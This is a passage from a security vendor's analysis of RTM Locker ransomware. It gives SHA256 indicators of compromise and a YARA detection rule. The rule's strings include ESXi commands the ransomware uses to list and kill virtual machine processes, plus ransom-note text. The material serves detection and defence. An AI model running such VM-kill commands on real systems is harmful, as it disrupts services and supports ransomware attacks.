


Fig. 20 - Uptycs detection

## IOC

### SHA256

```
55b85e76abb172536c64a8f6cf4101f943ea826042826759ded4ce46adc00638
b376d511fb69085b1d28b62be846d049629079f4f4f826fd0f46df26378e398b
d68c99d7680bf6a4644770edfe338b8d0591dfe143278412d5ed62848ffc99e0
```

## YARA

Uptycs XDR scans the memory of newly launched processes and detects any presence of suspicious strings by using YARA rules. The rule for detecting this RTM Locker has already been made available to our customers.

If you're not an Uptycs XDR customer, you can use either the YARA tool or a third-party tool to scan suspicious processes. Here we share the rule for your convenience.

rule Uptycs\_Ransomware\_RTM\_Locker

{

meta:

malware\_name = "RANSOMWARE"

description = "Ransomware is a malware that encrypts sensitive information on your system and asks for ransom in exchange for restoring the encrypted data."

author = "Uptycs Inc"

version = "1"



strings:

\$Ransomware\_RTM\_Locker\_0 = "esxcli vm process list" ascii wide

\$Ransomware\_RTM\_Locker\_1 = "vmlist.tmp.txt" ascii wide

\$Ransomware\_RTM\_Locker\_2 = "esxcli vm process kill" ascii wide

\$Ransomware\_RTM\_Locker\_3 = "!!! Warning!!!" ascii wide

\$Ransomware\_RTM\_Locker\_4 = "Your network is infected by the RTM Locker  
command" ascii wide

condition:

all of (\$Ransomware\_RTM\_Locker\*)

}